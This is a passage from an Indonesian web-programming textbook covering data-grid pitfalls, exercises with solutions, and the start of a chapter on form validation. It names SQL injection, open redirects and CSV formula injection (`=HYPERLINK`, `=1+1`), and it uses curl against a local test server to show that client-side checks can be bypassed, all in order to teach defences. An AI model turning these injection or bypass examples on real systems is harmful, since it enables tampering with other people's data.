Feed adalah rumah keyset paging. *Feed* komunitas *real-time* dengan penghitung “N baru” adalah contoh buku teks untuk melanjutkan *setelah butir terakhir yang dilihat*: unggahan terus berdatangan di atas, dan pembaca yang menggulir ke bawah tidak boleh melihat satu unggahan dua kali atau melewatkannya, yaitu kegagalan OFFSET di Subbab 13.13.5 yang dirumuskan sebagai kebutuhan produk.

Dua basis data, satu SQL. Profitina menjalankan PostgreSQL di produksi dan SQLite di sebagian jalur pengujiannya, dengan penjaga yang menjaga dialeknya tetap jujur; `LIMIT ? OFFSET ?` yang portabel dan Persamaan (13.8) dalam bab ini adalah disiplin itu dalam ukuran kecil.

Seketika, tetapi tidak pernah bergantung pada triknya. Profitina mengunggah secara optimistis: unggahan langsung tampil, dan bila pengiriman gagal, teksnya dipulihkan, sikap yang sama dengan Subbab 13.21.

Seperti biasa, studi kasus yang dapat dijalankan adalah **Profitina Laundry**, bukan produk yang sebenarnya. Yang terbawa adalah bentuk masalahnya: tabel yang tumbuh, layar yang harus tetap cepat, daftar pilihan yang diizinkan, transaksi di sekeliling setiap perubahan, dan berkas yang meninggalkan gedung.

13.24 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Membangun ORDER BY dari permintaan. `"ORDER BY " + sort` adalah *SQL injection*. Petakan kunci ke SQL melalui daftar putih (**Kode 13.17**).

Mencoba mengikat nama kolom. `ORDER BY ?` mengurutkan menurut konstanta dan diam-diam tidak berbuat apa-apa (**Kode 13.16**).

Mengurutkan tanpa pemutus seri. Hasil yang dibagi per halaman dapat mengulang atau melewatkan baris. Akhiri setiap ORDER BY yang dibagi per halaman dengan kolom unik.

Membagi halaman di memori. Mengambil setiap baris untuk menampilkan 25 (cara `SqlDataSource`) berbiaya 84 kali lipat pada data Laundry, dan makin besar seiring pertumbuhannya. Pakailah `LIMIT ? OFFSET ?` atau *keyset paging*.

Keyset paging hanya dengan bentuk OR. Ia mungkin memindai indeks alih-alih mencarinya, dan kemudian lebih lambat daripada OFFSET (**Kode 13.22**, Bagian 2b). Awali dengan `arrived <= ?`, atau pakai *row value*, dan bacalah rencana kuerinya.

`arrived <= '2026-09-30'` untuk "sampai tanggal 30". Seluruh hari itu tersingkir. Pakailah `arrived < '2026-10-01'` (Persamaan (13.1)).

Mengikat LIMIT sebagai string di PHP dengan MySQL. *Prepared statement* yang diemulasi menulis `LIMIT '25'`. Ikatlah dengan `PDO::PARAM_INT`.

Membaca kunci baris dari teks tampilannya. Teks tampilan sudah diformat dan di-*encode* HTML. Pakailah `DataKeys` di Web Forms, dan *field* `id` tersembunyi di formulir.

Memercayai data dari basis data sendiri. *Second-order SQL injection* tetaplah injeksi. Ikatlah segalanya.

Mengandalkan `confirm()` atau tautan yang disembunyikan. Keduanya hanyalah kesopanan. Server harus memeriksa setiap aturan pada setiap permintaan.

Mengubah tanpa memeriksa apa yang dilihat pengguna. Dua kasir saling menimpa. Taruh nilai lama di klausa WHERE dan perlakukan nol baris sebagai konflik.

Menulis perubahan dan baris audit secara terpisah. Salah satunya bisa gagal. Taruh keduanya dalam satu transaksi.

Menjawab POST dengan halaman. Reload mengulang perubahannya. Jawablah dengan 303 dan alamat *grid*.

Mengalihkan ke alamat yang diambil dari formulir. Itu adalah *open redirect*. Bangun kembali alamatnya dari nilai yang sudah divalidasi.

Menaruh teks pesan di alamat. Siapa pun dapat membuat halaman Anda berkata apa saja. Taruh sebuah kode, lalu carilah teksnya.

CSV tanpa tanda petik, tanpa BOM, atau dengan rumus hidup. Koma mematahkan kolom, Excel merusak nama, dan `=HYPERLINK(…)` berjalan. Beri tanda petik, tulis BOM, netralkan `= + - @`.

Peningkatan yang diwajibkan. Jika *grid* rusak tanpa skripnya, itu bukan peningkatan. Bangun versi polosnya lebih dulu.

13.25 Ringkasan Bab

Tabel data mengerjakan tujuh pekerjaan (**Tabel 13.1**): menampilkan, membagi halaman, mengurutkan, menyaring, mengubah, menghapus, dan mengekspor, dan setiap tautan serta formulir harus membawa pilihan semua kendali lain.

GridView mengerjakannya dalam satu kontrol (**Kode 13.4**, **Kode 13.9**): kolom `BoundField` dan `TemplateField`, `DataKeyNames`, `EditIndex`, `RowUpdating` dan `RowDeleting`, kontrol sumber data, `AllowPaging` dan `AllowSorting`. Setiap tindakan adalah *postback* dengan *view state* (**Gambar 13.7**); `SqlDataSource` membagi halaman di memori; *state*-nya tak terlihat di bilah alamat. SQL yang dirangkai dalam sebuah *handler* adalah injeksi, bahkan bila nilainya berasal dari tabel Anda sendiri.

Grid modern adalah tautan dan formulir (**Tabel 13.6**, **Gambar 13.14**): pembacaan adalah GET yang seluruh *state*-nya ada di alamat (**Tabel 13.7**, **Kode 13.14**); perubahan adalah POST yang dijawab dengan 303.

Saringan diikat; kunci pengurutan masuk daftar putih. Setiap nilai sampai ke basis data sebagai parameter (**Kode 13.15**); kolom sesudah ORDER BY berasal dari tabel yang ditulis pemrogram (**Kode 13.17**, **Kode 13.18**), dengan id sebagai pemutus seri. "Sampai" berarti sebelum tengah malam berikutnya (Persamaan (13.1)).

Pembagian halaman adalah aritmetika (Persamaan (13.2), Persamaan (13.3), Persamaan (13.4)): hitung dulu, jepit, lalu `LIMIT ? OFFSET ?` (**Kode 13.20**). OFFSET berjalan melewati baris yang dilompatinya (Persamaan (13.5)); *keyset paging* mencari (Persamaan (13.6), Persamaan (13.7)) bila syaratnya ditulis sehingga indeks dapat dicari (Persamaan (13.8)). Diukur pada data Laundry (**Kode 13.22**, **Gambar 13.16**): 6 ms untuk halaman OFFSET terburuk, di bawah 0,15 ms untuk *keyset*, 9,5 ms untuk mengambil semuanya; dengan 295.300 baris dan sebuah indeks, 14,8 ms berbanding 0,023 ms.

Pengubahan bersifat bersyarat dan transaksional (**Kode 13.26**): satu langkah sah, `WHERE status = old`, baris StatusLog dalam transaksi yang sama, kode pesan dalam pengalihan (**Tabel 13.9**). **Penghapusan** hanya diizinkan untuk nota *queued* yang belum dibayar, diperiksa dalam transaksi, didukung kunci asing, dan dikonfirmasi oleh baris yang digambar server (**Gambar 13.19**). **Ekspor** adalah kueri yang sama tanpa pembagian halaman, bertanda petik, dengan BOM, dan tanpa rumus hidup (**Kode 13.29**).

Grid yang sama berjalan empat kali (**Tabel 13.10**): Razor Pages, PHP dengan PDO, Java dengan JDBC, dan Flask, dan satu skrip meningkatkan keempatnya dengan `fetch()` (**Kode 13.44**) tanpa diperlukan oleh satu pun.

GridView dan kontrol sumber datanya didokumentasikan oleh Microsoft [1], dan Esposito [16] adalah bahasan panjang klasik tentang Web Forms; Razor Pages dibahas di [3]. Aturan keamanannya berasal dari OWASP [2], [8], [11]; token *antiforgery* ASP.NET Core dibahas di [12]. Winand [4] adalah penjelasan baku tentang *keyset paging*, dan dokumentasi SQLite [5] menjelaskan *row value*. CSV adalah RFC 4180 [7] dan semantik HTTP adalah RFC 9110 [6]. *Driver* dan *framework*-nya adalah PDO [13], sqlite-jdbc [14], Flask [17], dan Microsoft.Data.Sqlite [10]; `fetch()` didokumentasikan di MDN [15]; kewajiban data pribadi diatur UU 27/2022 [9].

13.26 Soal Latihan

13.1 Pada **Kode 13.6**, dua baris manakah yang akan Anda ubah agar `DeleteRow` aman dari *SQL injection* dan membaca kuncinya dengan benar? Tuliskan keduanya.

13.2 Dengan Persamaan (13.2), Persamaan (13.3), dan Persamaan (13.4), hitunglah banyaknya halaman, offset, dan baris yang ditampilkan untuk *grid* nota Keputih (996 nota) dengan 50 baris per halaman, pada halaman 20. Apa yang dicetak *grid*?

13.3 Jelaskan mengapa `?sort=c.name` menghasilkan urutan bawaan sedangkan `?sort=customer` mengurutkan menurut nama. Di bagian mana dari setiap jalur keputusan itu diambil?

13.4 Pemilik meminta "semua nota yang diterima pada minggu pertama September 2026". Tuliskan dua parameter *query string*-nya, serta syarat SQL dan nilai tepat yang akan dijalankan *grid*.

13.5 Buang `b.id` dari `ORDER BY` pada `order_by()` di salinan *grid* Flask Anda sendiri, lalu jalankan `check_grid.py`. Pemeriksaan mana yang gagal, dan pentingkah bahwa pemeriksaan lainnya lolos?

13.6 Dua kasir membuka baris ubah B2946 pada saat yang sama. Kasir pertama menekan *Update*; lalu kasir kedua. Tuliskan dua pernyataan SQL yang dijalankan server untuk kasir kedua dan pesan yang dilihatnya.

13.7 Mengapa *grid* tidak menampilkan tautan *Delete* pada B2952 di **Gambar 13.21**? Kirimkan penghapusannya juga dengan `curl` dan laporkan jawabannya.

13.8 Seorang pelanggan mendaftar dengan nama `=1+1`. Apa yang ditulis ekspor CSV di sel itu, dan apa yang ditampilkan *spreadsheet*?

13.9 Dengan memakai pengukuran pada **Kode 13.22**, perkirakan dengan Persamaan (13.5) berapa biaya halaman terakhir dengan OFFSET pada versi tabel sebenarnya yang berisi 29.530 baris (sepuluh kali lebih besar). Apa ramalan Persamaan (13.7) untuk *keyset paging*?

13.10 Tuliskan syarat *keyset*, dalam bentuk Persamaan (13.8), untuk *grid* yang diurutkan menurut `payment` menaik dengan `id` menaik sebagai pemutus seri.

13.11 Matikan JavaScript di peramban Anda dan pakailah *grid*: urutkan, pindah halaman, saring, ubah, dan hapus. Mana dari tujuh pekerjaan pada **Tabel 13.1** yang berhenti bekerja, dan mengapa?

13.12 Tambahkan `payments` (banyaknya baris Payment) sebagai kunci pengurutan kesembilan pada *grid* Flask. Baris mana yang Anda ubah, dan mengapa Anda *tidak boleh* menerima sembarang nama kolom yang ada dalam kueri?

13.27 Penyelesaian Soal Latihan

13.1 Bacalah kunci dari *data key* milik *grid* (setelah menambahkan `DataKeyNames="id"` pada *grid*) dan ikatlah: `string deletedID = (string)GridView1.DataKeys[e.RowIndex].Value;` dan `MySqlCommand cmd = new MySqlCommand("DELETE FROM Service WHERE id = @id", con); cmd.Parameters.AddWithValue("@id", deletedID);`. Itulah yang dilakukan **Kode 13.10** dalam `OnRowDeleting`.

13.2 $P = \lceil 996/50 \rceil = \lceil 19.92 \rceil = 20$ halaman. $o = (20 - 1) \times 50 = 950$. Baris pertama 951, baris terakhir $\min(20 \times 50{,}996) = \min(1000{,}996) = 996$. *Grid* mencetak *Showing 951–996 of 996 bills · page 20 of 20*: halaman terakhir berisi 46 baris.

13.3 `c.name` bukan kunci dalam daftar putih pengurutan, sehingga `GridState.parse` menggantinya dengan `arrived`; `customer` adalah kunci, dan program sendiri yang menulis `c.name ASC, b.id ASC`. Keputusannya ada di `GridState.parse` (Python, PHP, Java) dan `GridState.Parse` (C#), dan SQL-nya berasal dari `SORTS` di `grid.py`, `GridState::SORTS` di PHP, `GridState.SORTS` di Java, serta `SqlBillStore.Sorts` atau `MemoryBillStore.Sorts` di C#.

13.4 `?from=2026-09-01&to=2026-09-07`. Menurut Persamaan (13.1), syaratnya adalah `b.arrived >= ? AND b.arrived < ?` dengan nilai `2026-09-01` dan `2026-09-08`.

13.5 Pemeriksaan *sort by amount charged, descending, 10 rows* gagal: empat nota sesudah enam nota termahal adalah empat dari tujuh belas yang seri pada Rp 135.000, dan tanpa pemutus seri SQLite mengembalikan empat yang lain (**Kode 13.19**). Pemeriksaan yang diurutkan menurut pelanggan, gerai, dan kedatangan tetap lolos, karena pada data ini SQLite kebetulan menemukan baris-baris yang seri dalam urutan id. Bahwa pemeriksaan itu lolos tidak membuktikan apa-apa: SQL tidak menjanjikan urutan di antara baris yang seri, dan indeks baru atau versi SQLite baru dapat mengubahnya besok. Sebuah uji dapat menunjukkan bahwa sesuatu kebetulan berhasil; ia tidak dapat menunjukkan bahwa sesuatu pasti berhasil.

13.6 POST kedua membawa `from=queued`. Di dalam transaksi, server menjalankan `UPDATE Bill SET status = ?, finished = ? WHERE id = ? AND status = ?` dengan `finished`, jam toko, `B2946`, `queued`, yang mengubah 0 baris karena nota itu sudah *finished*; lalu `SELECT 1 FROM Bill WHERE id = ?`, yang menemukannya. Pengalihan membawa `msg=conflict`, dan ia melihat *Bill B2946 was not changed: its status had already changed. The grid shows it as it is now.* Tidak ada baris StatusLog yang ditulis untuknya.

13.7 B2952 berstatus *queued* tetapi memiliki pembayaran Rp 20.000 (kolom *Paid*), sehingga tautannya tidak digambar. `curl -s -i -X POST http://127.0.0.1:9304/bills/delete -d id=B2952` menjawab `303` dengan `Location: /bills?msg=refused-paid&bill=B2952`, dan *grid* menampilkan *Bill B2952 was not deleted: it already has a payment.* Pemeriksaan *a queued but partly paid bill is not deleted* pada **Kode 13.45** adalah permintaan persis ini.

13.8 `csv_cell` melihat bahwa teksnya diawali `=` dan menulis `'=1+1`. *Spreadsheet* menampilkan teks `=1+1` dan tidak menghitung apa pun. Tanpa apostrof ia akan menampilkan `2`, dan rumus yang lebih jahat akan berjalan.

13.9 Dari Bagian 1, $c \approx 2.1\ \mu s$ per baris dan $t_0 \approx 0.11$ ms. Halaman terakhir dari 29.530 baris memiliki offset $o = (1182 - 1) \times 25 = 29{,}525$, sehingga $T \approx 0.11 + 0.0021 \times 29525 \approx 0.11 + 62 \approx 62$ ms. *Keyset* tetap mendekati t_0-nya, sekitar 0,1 ms, karena pencarian indeks hanya tumbuh bersama $\log N$. (Bagian 2b menunjukkan efek serupa, tetapi lebih landai, pada tabel tanpa *join*.)

13.10 Untuk urutan menaik, "sesudah (p_0, i_0)" berarti pembayaran yang lebih besar, atau pembayaran yang sama dengan id yang lebih besar: `payment >= ? AND (payment > ? OR id > ?)`, dengan nilai p_0, p_0, i_0. Syarat ini memerlukan indeks pada `(payment, id)` agar dapat mencari.

13.11 Tidak satu pun dari tujuh pekerjaan itu berhenti. Pengurutan, perpindahan halaman, dan penyaringan adalah tautan dan formulir GET; pengubahan dan penghapusan adalah tautan ke mode baris dan formulir POST; konfirmasinya adalah baris yang digambar server; ekspornya adalah tautan. Hanya kemudahannya yang berhenti: setiap tindakan memuat ulang halaman, dan *Delete* pada baris biasa memerlukan dua klik (tautan, lalu baris konfirmasi) alih-alih satu dialog.

13.12 Tambahkan satu entri pada `SORTS`, misalnya `"payments": "(SELECT COUNT(*) FROM Payment p WHERE p.Bill_id = b.id)"`, dan satu judul pada daftar judul di `_grid.html`. `order_by` lalu menulis ekspresi itu diikuti `b.id`. Menerima "sembarang kolom yang ada dalam kueri" tetap membiarkan pengunjung memilih ekspresi yang tidak Anda maksudkan (misalnya mengurutkan menurut kolom yang membocorkan informasi, atau ekspresi mahal yang memperlambat server); daftar putih menyatakan dengan tepat apa yang diizinkan dan tidak lebih.

Daftar Pustaka

[1] Microsoft, *GridView Class (System.Web.UI.WebControls)*, .NET Framework 4.8 API reference. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/api/system.web.ui.webcontrols.gridview

[2] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[3] Microsoft, *Razor Pages architecture and concepts in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/razor-pages/

[4] M. Winand, *SQL Performance Explained*. Vienna, Austria: Markus Winand, 2012; and "Paging Through Results," *Use The Index, Luke!* [Online]. Available: https://use-the-index-luke.com/sql/partial-results/fetch-next-page

[5] SQLite Consortium, *Row Values*. [Online]. Available: https://www.sqlite.org/rowvalue.html

[6] R. Fielding, M. Nottingham, and J. Reschke, Eds., *HTTP Semantics*, RFC 9110, IETF, Jun. 2022.

[7] Y. Shafranovich, *Common Format and MIME Type for Comma-Separated Values (CSV) Files*, RFC 4180, IETF, Oct. 2005.

[8] OWASP Foundation, *CSV Injection*. [Online]. Available: https://owasp.org/www-community/attacks/CSV_Injection

[9] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[10] Microsoft, *Microsoft.Data.Sqlite overview*. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/standard/data/sqlite/

[11] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[12] Microsoft, *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

[13] The PHP Group, *PHP Data Objects (PDO)*, PHP Manual. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[14] Xerial, *SQLite JDBC Driver* (sqlite-jdbc). [Online]. Available: https://github.com/xerial/sqlite-jdbc

[15] MDN Web Docs, *Using the Fetch API*. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch

[16] D. Esposito, *Programming Microsoft ASP.NET 4*. Redmond, WA, USA: Microsoft Press, 2011.

[17] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

Bab 14
Validasi dan Manajemen State

Setelah menyelesaikan bab ini, Anda akan mampu menghentikan data yang buruk di pintu masuk aplikasi web dan membuat sebuah protokol yang pelupa menjadi ingat. Anda akan memahami mengapa pemeriksaan di peramban hanyalah kesopanan, sedangkan pemeriksaan di server adalah hukum, dan Anda akan menulis keduanya. Anda akan membaca enam kontrol validator ASP.NET Web Forms — *required*, *compare*, *range*, *regular expression*, *custom*, dan *summary* — sebagaimana ditulis untuk .NET Framework, lalu menulis aturan yang sama dengan cara ASP.NET Core Razor Pages menuliskannya sekarang: sebagai *data annotation* pada sebuah model, diperiksa server selama *model binding* dan diulang di peramban oleh validasi *unobtrusive*, termasuk atribut validasi buatan Anda sendiri yang mengenali nomor ponsel Indonesia dalam cara apa pun orang mengetiknya. Kemudian Anda akan bertemu dengan masalah yang mendasari setiap halaman web interaktif: HTTP melupakan segalanya di antara dua permintaan. Anda akan mempelajari setiap alat yang pernah diciptakan untuk melawan lupa itu — *view state*, *control state*, *hidden field*, *query string*, *cookie* dengan tanda `Secure`, `HttpOnly`, dan `SameSite`-nya, *session state*, TempData, *application state* dan *cache*, *profile properties*, serta basis data — dan Anda akan belajar memilih di antaranya dengan dua pertanyaan: *siapa yang boleh melihat ini?* dan *berapa lama ini harus hidup?* Semuanya diterapkan di meja depan Profitina Laundry: formulir pelanggan baru yang tervalidasi, draf nota yang mengumpulkan beberapa barang di dalam sesi seperti keranjang belanja, gerai tempat konter berada yang diingat dalam *cookie*, serta pesan *flash* yang bertahan tepat melewati satu pengalihan. Meja depan itu dibangun empat kali — dalam Razor Pages, PHP, Java, dan Python dengan Flask — dan satu program uji membuktikan bahwa keempatnya berperilaku sama persis. Bab ini ditutup dengan aturan keamanan dan kewajiban undang-undang pelindungan data pribadi Indonesia, UU PDP No. 27/2022, yang berlaku bagi segala sesuatu yang diingat oleh aplikasi web.

14.1 Posisi Kita Saat Ini

Bab 1 menyatakan bahwa web adalah percakapan berupa permintaan dan respons, dan bahwa setiap permintaan berdiri sendiri. Bab 3 dan 5 menulis halaman PHP yang membaca formulir dan menulis ke basis data; Bab 7 melakukan hal yang sama dengan *servlet* dan halaman JSP dan, di Subbab 7.17, memakai sesi untuk mengingat siapa yang sedang login. Bab 9 memperkenalkan ASP.NET, Bab 11 menyusun halaman dari kontrol-kontrol Web Forms yang tampaknya mengingat nilainya sendiri di antara klik, dan Bab 13 mengisi sebuah *grid* dengan baris-baris dari basis data Laundry.

Dua pertanyaan dibiarkan terbuka dalam bab-bab itu, dan keduanya dijawab dengan sebuah janji. Pertanyaan pertama: *bagaimana jika orang yang mengetik keliru — atau berbohong?* Setiap formulir sejauh ini memercayai apa yang tiba, atau memeriksanya dengan beberapa pernyataan `if` yang ditulis terburu-buru. Pertanyaan kedua: *bagaimana kotak teks Web Forms itu mengingat nilainya, padahal HTTP tidak mengingat apa pun?* Jawabannya adalah sebuah *hidden field* bernama `__VIEWSTATE`, dan janjinya adalah bahwa bab ini akan membukanya.

Bab ini menepati kedua janji itu. Bab ini terdiri atas dua paruh yang ternyata lebih erat hubungannya daripada kesan pertamanya.

Validasi adalah disiplin memutuskan, untuk setiap nilai yang tiba, apakah nilai itu boleh masuk ke dalam sistem. Validasi berurusan dengan *satu permintaan*: apa yang masuk, dan apakah itu dapat diterima?

Manajemen state adalah disiplin membawa informasi dari satu permintaan ke permintaan berikutnya. Ia berurusan dengan *banyak permintaan*: apa yang harus diingat server, atau peramban, agar permintaan kedua bermakna berdasarkan permintaan pertama?

Keduanya terus-menerus bertemu. Nilai yang sudah tervalidasi sering disimpan sebagai *state* — id pelanggan yang diterima dibawa ke halaman berikutnya dalam *query string* — dan setiap potong *state* yang kembali dari peramban harus divalidasi lagi, karena *cookie* gerai, id pelanggan tersembunyi, dan angka di *query string* semuanya adalah *masukan*, betapapun miripnya dengan ingatan.

> **WAWASAN KUNCI.** Segala sesuatu yang datang dari peramban adalah masukan — *field* formulir, *hidden field*, *query string*, *cookie*, *header* — dan semua masukan divalidasi di server, setiap kali. *State* yang disimpan peramban adalah *saran*; *state* yang disimpan server adalah *fakta*.

14.2 Mengapa Memvalidasi, dan di Mana

14.2.1 Tiga jenis data buruk

Uraian ASP.NET sendiri tentang kontrol validasinya menyatakan bahwa kontrol itu ada untuk memastikan tiga jenis data tidak tersimpan: data yang **tidak berguna** (*useless*), data yang **tidak terautentikasi** (*unauthenticated*), dan data yang **saling bertentangan** (*contradictory*). Penggolongan ini lebih tua daripada ASP.NET dan akan bertahan lebih lama darinya, karena yang digolongkan adalah *data*, bukan teknologi. **Tabel 14.1** memberi setiap jenis sebuah contoh dari konter Laundry.

Tabel 14.1 Tiga jenis data buruk, masing-masing dengan contoh dari meja depan Profitina Laundry. Jenis pertama dapat dikenali dengan melihat satu nilai; dua jenis lainnya memerlukan server yang mengetahui sesuatu yang tidak diketahui peramban.


Jenis	Artinya	Di konter Laundry
Tidak berguna	Nilainya kosong atau bentuknya salah, sehingga tidak dapat dipakai	Nama yang kosong; nomor `021-555-0199` yang tidak dapat menerima pesan WhatsApp bahwa cucian sudah siap; `2.5` *bed cover*
Tidak terautentikasi	Nilainya mengklaim sesuatu yang belum diperiksa siapa pun	*Hidden field* yang menyatakan nota milik pelanggan `C0001`, padahal kasir membuka draf untuk `C0257`; *cookie* yang menyatakan konter ini berada di gerai `O09`, yang tidak ada
Saling bertentangan	Setiap nilai benar jika berdiri sendiri, tetapi bersama-sama tidak mungkin semuanya benar	Dua kata sandi yang tidak sama; tanggal lahir di tahun 2031; dua baris dari satu draf pada rak yang sama, `B09`; rak yang sudah berisi pakaian pelanggan lain

Kolom terakhir **Tabel 14.1** memberi pratinjau paruh pertama bab ini. Nilai yang *tidak berguna* dapat dikenali sendiri, sehingga peramban pun dapat menangkapnya. Nilai yang *tidak terautentikasi* hanya dapat dikenali oleh pihak yang tahu nilai *seharusnya* — yaitu server, yang ingat draf mana yang dibukanya. Nilai yang *saling bertentangan* memerlukan dua *field*, atau basis data. Itulah sebabnya peramban dapat membantu, tetapi tidak pernah dapat memutuskan.

14.2.2 Sisi klien dan sisi server

Validasi dapat terjadi di dua tempat. **Validasi sisi klien** (*client-side validation*) berjalan di peramban, biasanya dalam JavaScript atau melalui atribut HTML yang dipahami peramban secara bawaan (`required`, `type="email"`, `pattern`, `min`, `max`); validasi ini dapat memberi tahu orang tentang kesalahannya sebelum apa pun dikirim. **Validasi sisi server** (*server-side validation*) berjalan di aplikasi pada server, setelah permintaan tiba dan sebelum apa pun disimpan.

Gambar 14.1 menggambarkan jalan yang ditempuh sebuah nilai dan pemeriksaan yang dapat berdiri di atasnya.



Gambar 14.1 Empat tempat yang dilalui sebuah nilai dalam perjalanannya ke basis data Laundry. Pemeriksaan peramban cepat dan ramah tetapi dapat dilewati; di antara peramban dan server siapa pun dapat mengirim apa saja; pemeriksaan server adalah yang berlaku; *constraint* basis data adalah jaring pengaman terakhir.

Bacalah **Gambar 14.1** dari kiri ke kanan. Pemeriksaan peramban membantu, tetapi berjalan di komputer yang tidak Anda kuasai: JavaScript dapat dimatikan, halaman dapat disunting lewat *developer tools*, atau peramban dilewati sama sekali — `curl -d "Input.Name=" http://127.0.0.1:9401/customers/new` mengirim formulir yang tidak pernah dilihat oleh pemeriksaan peramban mana pun. Server memberi putusan, dalam empat langkah yang dibangun bab ini satu per satu. *Constraint* `CHECK`, `NOT NULL`, dan `FOREIGN KEY` pada basis data menolak apa yang terlewat oleh semua yang lain, tetapi dalam bentuk galat, bukan pesan yang membantu: sebuah jaring pengaman, bukan antarmuka pengguna.

> **DEFINISI. Validasi sisi klien** memeriksa masukan di peramban sebelum dikirim, untuk memberi umpan balik yang cepat. **Validasi sisi server** memeriksa masukan di server setelah tiba, untuk melindungi aplikasi. Yang pertama adalah kemudahan bagi pengguna yang jujur; yang kedua adalah pengendalian terhadap semua orang. Sebuah aplikasi selalu memerlukan yang kedua dan biasanya juga yang pertama.

14.2.3 Pemeriksaan sisi klien yang ditulis sendiri

Sebelum ada *framework*, pemeriksaan sisi klien hanyalah fungsi JavaScript yang berjalan ketika formulir dikirim. **Kode 14.1** adalah halaman pertama dari contoh-contoh Web Forms bab ini, dan seperti setiap listing `.aspx` di bab ini, halaman ini **tidak dijalankan di sini**: Web Forms hanya berjalan di Windows dengan .NET Framework 4.8, sedangkan mesin pembangun buku ini memakai Linux. Berkasnya ada di folder kode bab ini. Tampilan peramban halaman-halaman Web Forms di bab ini digambar ulang dari apa yang dikirim halaman-halaman itu: Chromium merender HTML yang dihasilkan kontrol-kontrolnya (sebuah *validator* adalah `<span>` merah,

sebuah `ValidationSummary` adalah `<div>` berisi daftar) di dalam bingkai peramban polos, dengan nilai-nilai yang diketikkan ketika halaman-halaman itu berjalan di Windows.


Kode 14.1 `01FirstNameFilling.aspx` (Web Forms, tidak dijalankan di sini): formulir yang atribut `onsubmit`-nya memanggil fungsi JavaScript yang menolak nama depan kosong.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>First name filling</title>
    <script>
        function checkForm() {
            var x = document.forms["myForm"]["fname"].value;
            if (x == "") {
                alert("First name has to be filled!");
                return false;
            }
            return true;
        }
    </script>
</head>
<body>
    <form id="myForm" runat="server"
        action="01Done.html" onsubmit="return checkForm()"
        method="get">
        <div>
            <asp:Label ID="lblFN" runat="server" Text="First name:"></asp:Label>
            <asp:TextBox ID="fname" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="lblLN" runat="server" Text="Last name:"></asp:Label>
            <asp:TextBox ID="lname" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="lblPhone" runat="server" Text="Phone number:"></asp:Label>
            <asp:TextBox ID="phone" runat="server"></asp:TextBox>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit" />
        </div>
    </form>
</body>
</html>
```

Empat hal dalam **Kode 14.1** patut diperhatikan.

Tag `<form>` memiliki `onsubmit="return checkForm()"`. Ketika orang menekan **Submit**, peramban memanggil `checkForm()` terlebih dahulu; jika fungsi itu mengembalikan `false`, pengiriman dibatalkan, dan jika mengembalikan `true`, peramban melanjutkan.

`checkForm()` membaca nilai kotak teks bernama `fname` dan, jika kosong, menampilkan peringatan lalu mengembalikan `false`. **Gambar 14.2** menunjukkan hasilnya: kotak dialog milik peramban sendiri berbunyi *First name has to be filled!* dan tidak ada yang dikirim.



Gambar 14.2 Pemeriksaan buatan sendiri pada **Kode 14.1** sedang bekerja: nama depan kosong, sehingga `checkForm()` menampilkan peringatan dan mengembalikan `false`, dan formulir tidak dikirim.

Atribut `action` formulir itu adalah `01Done.html` dan `method`-nya `get`. Ketika nama depan sudah diisi, peramban menuju halaman terima kasih dan menaruh setiap *field* formulir ke dalam alamat, sebagai *query string*. **Gambar 14.3** menunjukkan apa yang terjadi ketika halaman ini dijalankan.

